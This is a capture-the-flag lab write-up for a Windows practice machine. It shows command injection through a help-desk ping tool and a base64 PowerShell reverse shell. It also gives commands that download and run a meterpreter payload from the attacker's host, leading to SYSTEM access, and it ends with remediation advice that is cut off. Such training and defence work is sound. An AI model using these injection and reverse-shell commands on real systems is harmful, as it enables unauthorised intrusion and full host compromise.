Fortaleza: OS Command Injection to NT AUTHORITY\SYSTEM
- Machine
- Fortaleza
- Platform
- Spartan Labs — CPPJ 101 (Professional Junior Pentesting Course)
- Author
- gerhsec (Gerardo Eliasib Rueda) — Spartan Cybersecurity
- Released
- July 11, 2026
- Writeup published
- July 18, 2026
- Lab
- Spartan Cybersecurity — CPPJ 101
Objective
Fortaleza is an easy-rated Windows machine from Spartan Cybersecurity’s CPPJ 101 lab set. The whole
engagement hinges on a single, classic web vulnerability — unauthenticated OS command injection in an
internal help-desk tool — which is enough on its own to reach full compromise, since executing a payload
as the resulting IIS user turns out to grant SYSTEM immediately, with no further privilege escalation
technique required.
Reconnaissance
A full TCP port scan against the target kicks things off:
sudo nmap -p- 10.10.11.102 -sS -sC -sV -T5 -n -Pn -vvv

The full service scan confirms this is a Windows host with a fairly typical enterprise footprint:
| Port | Service | Version / Notes |
|---|---|---|
| 80 | http | Microsoft IIS httpd 10.0 — title “Spartan-Labs // Soporte Tecnico” |
| 135 | msrpc | Microsoft Windows RPC |
| 443 | ssl/http | Microsoft IIS httpd 10.0 (self-signed cert, commonName=expired.local) |
| 445 | microsoft-ds | Windows Server 2016 Standard 14393 |
| 3389 | ms-wbt-server | RDP — certificate commonName=Fortaleza |
| 5985 | http | Microsoft HTTPAPI 2.0 (WinRM) |
| 49666 | msrpc | Microsoft Windows RPC |


RDP, SMB and WinRM are all interesting long-term footholds, but none of them are usable without credentials — so the natural next step is the one open, unauthenticated surface: the website on port 80.

The page presents itself as an internal IT help-desk portal, complete with a mock ticket queue and a set of “available services” — a strong hint that other functional endpoints exist beyond this landing page.
Enumeration
A standard content discovery scan is run first:
dirb http://10.10.11.102/

The aspnet_client directory confirms this is an ASP.NET WebForms application, so it’s worth targeting
the .aspx extension specifically:
dirb http://10.10.11.102/ -X .aspx

Two pages turn up: connect.aspx and test.aspx. The latter is the interesting one.
An Exposed “Ping Utility”
test.aspx renders a small internal diagnostic tool — a “Ping Utility” that takes a target IP or
hostname and returns the output of a ping command:

The page footer is unusually — almost helpfully — transparent about its own implementation, printing the
exact command template it runs: cmd.exe /c ping -n 2 [target]. That’s a straight string substitution
into a shell command, and it’s confirmed exploitable on the first attempt. Submitting 127.0.0.1 & whoami
in the target field executes both commands and returns:
iis apppool\defaultapppool
This is a textbook OS command injection (CWE-78): the target parameter is concatenated directly
into a cmd.exe /c invocation with no sanitization, no allow-listing, and no escaping of shell
metacharacters like &.
Exploitation
With arbitrary command execution confirmed, the next step is turning it into an interactive shell. revshells.com’s PowerShell #3 (Base64) payload is selected, pointed at the attacker’s IP and port:

The generated payload is submitted through the same vulnerable field:
127.0.0.1 & powershell -e JABjAGwAaQBlAG4A...<truncated>...

With a netcat listener running locally, submitting the request returns a shell:
nc -lvnp 4444

The session lands as iis apppool\defaultapppool — the virtual identity IIS assigns to this
application pool’s worker process — inside C:\windows\system32\inetsrv.
Enumerating the Filesystem

A quick recursive listing of C:\Users surfaces the account structure and, notably, a shared folder full
of operational scripts sitting on the Administrator’s desktop:
cd C:\Users
tree /F

Scrolling further through the same tree /F output shows the full contents of Administrador’s desktop
and the share folder in detail:

The Administrador\Desktop\share folder contains backup.json, encrypt-file.ps1,
FortiClientLiteInstaller.exe, list-processes.ps1, send-email.ps1 and subinacl.msi — the kind of
mixed automation/admin-tooling folder that’s often worth a deeper look for scheduled-task or
service-based privilege escalation. In this case, though, a much more direct path to full compromise is
already available.
The listing also confirms daniel’s desktop holds the standard-user flag:
From Web Shell to Meterpreter

A meterpreter payload is generated and served over HTTP:
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.10.101.154 \
  LPORT=4445 \
  -f exe \
  -o met.exe
python3 -m http.server 8001

A matching multi/handler is configured to catch the callback:
msfconsole -q
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.10.101.154
msf exploit(multi/handler) > set LPORT 4445

From the existing command-injection shell, the payload is pulled down and executed:
cd C:\Users\Public
Invoke-WebRequest -Uri http://10.10.101.154:8001/met.exe -OutFile C:\Users\Public\met.exe
./met.exe
Back on the handler, the callback lands immediately:
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.101.154:4445
[*] Sending stage (248902 bytes) to 10.10.11.102
[*] Meterpreter session 2 opened

Privilege Escalation: Executing met.exe as the IIS User
Privilege escalation here comes directly from running met.exe from the existing shell — met.exe is
executed while the session is still the iis apppool\defaultapppool user, and that execution itself is
what hands over full privileges. Checking the resulting session confirms it:
msf exploit(multi/handler) > sessions -l

The Meterpreter session comes back as NT AUTHORITY\SYSTEM — no token impersonation trick, no
Potato-family exploit, no separate service abuse. Executing the payload as the IIS user was the entire
privilege escalation step, which means the iis apppool\defaultapppool process on this host was already
running with SYSTEM-level rights before the payload ever touched it.
Capturing the Flags
With a SYSTEM-level shell, both flags on the box are directly readable:
type C:\Users\Administrador\Desktop\highpriv.txt
type C:\Users\daniel\Desktop\lowpriv.txt

Both the administrative and standard-user flags are retrieved, completing the engagement — despite
daniel’s account never having been touched directly, since SYSTEM access already supersedes it.
Attack Chain Summary
| # | Phase | Exploitation Vector | Impact |
|---|---|---|---|
| 1 | Enumeration | Extension-filtered content discovery (dirb -X .aspx) against an ASP.NET application |
Discovery of an internal diagnostic endpoint (test.aspx) |
| 2 | Exploitation | Unauthenticated OS command injection in the “Ping Utility” (cmd.exe /c ping -n 2 [target]) |
Arbitrary command execution as iis apppool\defaultapppool |
| 3 | Initial Access | revshells.com PowerShell #3 (Base64) reverse shell delivered through the same injection point | Interactive shell on the target |
| 4 | Privilege Escalation | Meterpreter payload executed under a misconfigured IIS Application Pool identity running as LocalSystem |
Immediate NT AUTHORITY\SYSTEM access, no further escalation needed |
The whole chain reduces to one root cause: user input reaching a shell command unsanitized. Everything after that — the reverse shell, the Meterpreter upgrade, and the “escalation” to SYSTEM — was just a direct consequence of how much trust had already been placed in that one web form.
Remediation & Hardening Recommendations
- Never build shell commands by string concatenation with user input. The
test.aspxping utility should callSystem.Net.NetworkInformation.Pingdirectly from .NET instead of shelling out tocmd.exe/ping.exe. If shelling out is unavoidable, pass arguments through an API that doesn’t invoke a shell (e.g.,ProcessStartInfowithUseShellExecute = falseand arguments passed as an array), and strictly validate the input against an IP/hostname pattern before use. - Remove or properly gate diagnostic/debug tooling before it reaches anything resembling production. The page’s own banner — “Aplicacion en desarrollo — Solo para uso en laboratorio” — acknowledges this was never meant to be exposed; it should have been removed or placed behind authentication and network ACLs instead of shipping to the internet-facing IIS site.
- Run IIS Application Pools under the least-privileged identity that works. The default
